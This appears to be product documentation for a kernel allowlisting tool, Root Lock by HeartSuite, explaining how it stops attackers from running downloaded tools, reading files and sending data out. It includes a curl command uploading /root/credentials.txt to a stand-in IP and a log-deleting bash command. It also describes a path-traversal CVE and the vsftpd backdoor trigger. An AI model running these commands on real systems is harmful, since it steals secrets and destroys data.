The attack. An attacker gains a foothold on a server — a compromised web application, a stolen credential, a misconfigured service. Their next move is to get more capability. They download a tool: a reconnaissance script, a credential dumper, a reverse shell. On a standard Linux server, a file downloaded to /tmp is executable the moment it arrives. As root, there are no further gates.
What Root Lock by HeartSuite does. Every program must have an allowlist entry before the kernel will run it. A file downloaded to /tmp has no entry — it was never observed during Setup Mode, never reviewed, never approved. The kernel refuses to execute it. The attacker has a file. They cannot run it.
This applies equally to interpreted scripts. A malicious Python script dropped at /tmp/attack.py has no allowlist entry for that path. Root Lock by HeartSuite’s Secure Script Launchers give each script its own allowlist entry, separate from the interpreter. Python runs. The unauthorized script does not.
What it does not cover. If the attacker already controls an approved program and issues commands within that program’s approved scope, this particular gate does not apply. The other two still do: the program can only read and write files in its allowlist, and only connect to destinations in its network allowlist. And every attempt to launch a new program returns to this gate — any new program without an allowlist entry is blocked. See When Attackers Stay Within Approved Boundaries for the full picture.
An approved program reads what it shouldn’t
The attack. CVE-2021-41773 — Apache HTTP Server 2.4.49. A flaw in how Apache validates URL paths allows an attacker to craft a request that escapes the web root. Apache fetches and returns arbitrary files from the filesystem. The attacker requests /etc/passwd. Apache reads it and returns it. No authentication required.
The traditional defense — run Apache as www-data with limited permissions — does not help when the attacker targets files that www-data can legitimately read. On most systems, /etc/passwd is world-readable by design.
What Root Lock by HeartSuite does. Apache’s allowlist entry defines exactly which files and directories it can read. /etc/passwd is not in that list — Apache was never observed reading it during Setup Mode, because a correctly configured web server never needs to. When the crafted request causes Apache to attempt to open /etc/passwd, the kernel refuses. The path traversal works as a URL trick. It fails as a file operation.
The question is not whether the system user can read /etc/passwd. The question is whether this specific program — Apache — is approved to read it. It is not.
The same mechanism applies to binary replacement. If an attacker with root tries to overwrite /usr/bin/whoami with a malicious script, the write is blocked — because the program issuing the write does not have /usr/bin/whoami in its file write allowlist. Root privilege does not override this check.
What it does not cover. If the attacker targets only files the compromised program is already approved to read, this gate does not apply. The other gates still do: writes outside the approved paths are still blocked, every outbound connection is still gated by the network allowlist, and any new program the attacker tries to run is blocked at the program gate. See When Attackers Stay Within Approved Boundaries for the full picture.
An approved program sends data it shouldn’t
The attack. An attacker on a server uses curl — a standard utility present on nearly every Linux system — to send data out:
curl -X POST --data-binary "@/root/credentials.txt" http://203.0.113.42/upload
On a standard server with root access, this works. curl reads the file, opens a socket to the destination, and uploads the contents. The data leaves.
What Root Lock by HeartSuite does. Two checks activate, independently. First, /root/credentials.txt is not in curl’s file access allowlist — curl was never approved to read files from /root. The read fails before a connection is attempted. Second, even if curl could read the file, 203.0.113.42 is not in curl’s network allowlist. The socket is refused.
Either check alone stops the exfiltration. Both activate. The result is the same whether the attacker uses curl, wget, a raw /dev/tcp connection, or logger forwarding to a remote syslog server — the mechanism is identical for all of them: a socket to a non-allowlisted IP is refused, regardless of which tool asks and regardless of privilege level.
Log4Shell (CVE-2021-44228) shows the same gate working in reverse. The attack works by causing a vulnerable application to reach out to attacker-controlled infrastructure to fetch and run malicious code. That outbound request — to a server not in the application’s network allowlist — is refused. The code never arrives. The attack ends at the network gate before anything executes.
Scope. Network allowlisting controls which programs can reach which destinations. What they send over those approved connections is the domain of your network detection tools — see the complementary table in How Root Lock by HeartSuite Compares. Even when an attacker uses an approved program’s approved connection, the program still cannot reach destinations outside its network allowlist, read or write files outside its file allowlist, or launch a new program — see When Attackers Stay Within Approved Boundaries for the full picture.
When attackers stay within approved boundaries
Root Lock by HeartSuite enforces three things per program. An attacker who stays entirely within those approved boundaries is constrained — but not stopped. Each scenario below shows what remains enforced even then, and which defenses handle the rest.
Prompt injection. An attacker embeds instructions in content the program processes — a document, a web page, an API response. The program follows them. Root Lock by HeartSuite sees an approved program doing approved things. File access and outbound connections remain gated. The attack is in the meaning of the content — content-layer defenses are what handle content-layer attacks.
Command injection inside an approved interpreter. If bash is on the allowlist and an attacker causes an approved program to call bash -c 'rm /var/log/*', the command runs within bash’s approved file scope. File access outside that scope is still blocked. What runs inside an approved interpreter is not inspected — tight allowlist scope limits the damage.
Backdoored programs that are already on the allowlist. vsftpd 2.3.4 (CVE-2011-2523) shipped with a backdoor compiled in — connecting with a username containing :) opens a listener on port 6200 and hands the attacker a root shell. If vsftpd is on the allowlist, the backdoor activates inside vsftpd’s own process: no new binary executes, no outbound connection is made, and no file access outside vsftpd’s approved scope occurs. Root Lock by HeartSuite limits what the attacker can do with that shell — file reads and outbound network connections remain gated. A program already approved to run can exercise its approved permissions, including ones a backdoor author planned for.
Attacks within a program’s approved scope. A compromised web server that reads only files it is already approved to read, and connects only to destinations already in its network allowlist, operates within its allowlist. Every file outside that scope is still blocked. Every connection to an unapproved destination is still refused. Tight allowlisting limits the blast radius — and under Lockdown, the kernel blocks any program (including root) from reaching backup files, so previous versions remain intact and restorable from the Dashboard’s Backup.
Under Lockdown, the kernel controls three things per program — whether it can execute, which files it can read or write, and which network destinations it can reach — and holds those controls regardless of user privilege, including root. The allowlist is sealed — immutable on disk, refused at runtime by the kernel itself: no program or user, including root, can modify it while the machine is running. The backup files are protected by the Root Lock by HeartSuite kernel itself, not by filesystem permissions. Nothing the attacker ran survives a reboot.
For detection and response when an attack stays within approved boundaries, see How Root Lock by HeartSuite Compares — specifically the complementary tools table covering SIEM, NDR, and EDR. For the economics of this attack model — what it costs the attacker to work through each boundary — see Security as Economics.